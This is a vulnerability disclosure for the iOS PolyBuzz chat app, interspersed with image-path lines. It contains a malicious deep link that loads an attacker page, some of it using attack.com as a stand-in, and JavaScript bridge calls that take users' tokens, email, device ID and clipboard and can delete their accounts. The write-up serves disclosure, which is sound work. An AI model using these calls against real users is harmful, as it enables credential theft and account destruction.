
An information leak vulnerability in the iOS version of PolyBuzz App

Brief Description

PolyBuzz app is a popular Create AI chat app, providing functions such as chatting with Create AI characters. It ranks **No.17 in the "Entertainment" category** list on the App Store of US Area (as of 2025-01-03).



The iOS version of the PolyBuzz supports opening web pages from external deep link URL (Scheme). Within the built-in WebView, there are **custom interfaces** designed for invocation within web pages. These interfaces are not publicly exposed, but through reverse engineering, we can discover how to invoke them. We found **there lacks a domain name validation** when these interfaces are invoked.


Thus, an attacker can craft **a malicious URL (Scheme)**. When clicked by the victim in a browser or another app, the URL (Scheme) can direct the victim to the PolyBuzz app and open a web page controlled by the attacker. The attacker can then invoke privileged interfaces, **obtaining victim's personal information** (such as Email, Gender, Country), **obtaining victim's account information and credential** (such as NickName, Avatar, Introduction, UID, SecretUID, Token), **obtaining victim's device information** (such as IDFA), **reading victim's clipboard** and **interfering with victim's normal use** (such as forcefully deleting victim's account).

Vulnerability Exploitation Process and Root Cause


The attacker, lures the user to click on a malicious URL (Scheme) in the following format: **chatplayai://polyspeak?page=web&url=https://attack.com/attack.html**. Here, "**attack.com**" represents a domain under the attacker's control. In our experiment, we use "**https://zhouziyi1.github.io/iOSJS/polybuzz/atkPolyBuzz.html**" as the malicious webpage.


When the victim clicks on this link


(**chatplayai://polyspeak?page=web&url=https://zhouziyi1.github.io/iOSJS/polybuzz/atkPolyBuzz.html**), it directs the victim to the PolyBuzz app and opens the webpage **https://zhouziyi1.github.io/iOSJS/polybuzz/atkPolyBuzz.html** within the app.



Within the webpage, the attacker can then invoke privileged interfaces and perform malicious behaviours such as **obtaining victim's personal information** (such as Email, Gender, Country), **obtaining victim's account information and credential** (such as NickName, Avatar, Introduction, UID, SecretUID, Token), **obtaining victim's device information** (such as IDFA), **reading victim's clipboard** and **interfering with victim's normal use** (such as forcefully deleting victim's account).







Part of the code for JS to call OC and the callback function defined in JavaScript are shown below:

```
window.__jsBridge = {};
window.__jsBridge.callback = function(res){
    var json =  res;
    var callbackID = res.callbackKey;
    switch (callbackID){
        case "cb_antispam":
            document.getElementById("Token").innerText = "Your Token: \n" + json.data.token;
            document.getElementById("CUID").innerText = "Your CUID: \n" + json.data.cuid;
            document.getElementById("District").innerText = "Your District: " + json.data.localDistrict;
            document.getElementById("Timezone").innerText = "Your Timezone: " + json.data.localTimezone.replace
            ("\/", "/");
            break;
        case "cb_common":
            document.getElementById("IDFA").innerText = "Your DeviceID (IDFA): \n" + json.data.devid;
            break;
        case "cb_getClipboardContent":
            document.getElementById("ClipBoardText").innerText = json.data.content;
            break;
        case "cb_getUserInfo":
            document.getElementById("SecretUID").innerText = "Your SecretUID: " + json.data.secretUid;
            document.getElementById("EMail").innerText = "Your EMail: \n" + json.data.email;
            document.getElementById("UID").innerText = "Your UID: " + json.data.uid;
            document.getElementById("Gender").innerText = "Your Gender: " + (json.data.genderPublic == 1 ?
            "male" : ( json.data.genderPublic == 2 ? "female" : "unknown" ) ) ;
            document.getElementById("Country").innerText = "Your Country: " + json.data.country;
            document.getElementById("Introduction").innerText = "Your Introduction: \n" + json.data.profile ;
            document.getElementById("NickName").innerText = "Your NickName: " + json.data.nickname;
```

```
window.webkit.messageHandlers.ZYBJSBridge.postMessage(JSON.stringify({
    "action":"common",
    "param":{},
    "callbackKey":"cb_common"
}));

window.webkit.messageHandlers.ZYBJSBridge.postMessage(JSON.stringify({
    "action":"getUserInfo",
    "param":{},
    "callbackKey":"cb_getUserInfo"
}));

document.getElementById("DeleteAccount").onclick = function () {
    window.webkit.messageHandlers.ZYBJSBridge.postMessage(JSON.stringify({
        "action":"deleteAccount",
        "param":{},
        "callbackKey":"cb_deleteAccount"
    }));
}
```

Impact of the Vulnerability

Scope of the vulnerability: PolyBuzz iOS version 2.0.20 (the latest version as of 2025-01-03).
Consequences of the vulnerability: Information disclosure.
Download Link For Affected Application:

- ☞ **US:**
  https://apps.apple.com/us/app/polybuzz-formerly-poly-ai/id6449190344

Possible Countermeasures

Should implement more strict domain name checks before the invocation of privileged interfaces.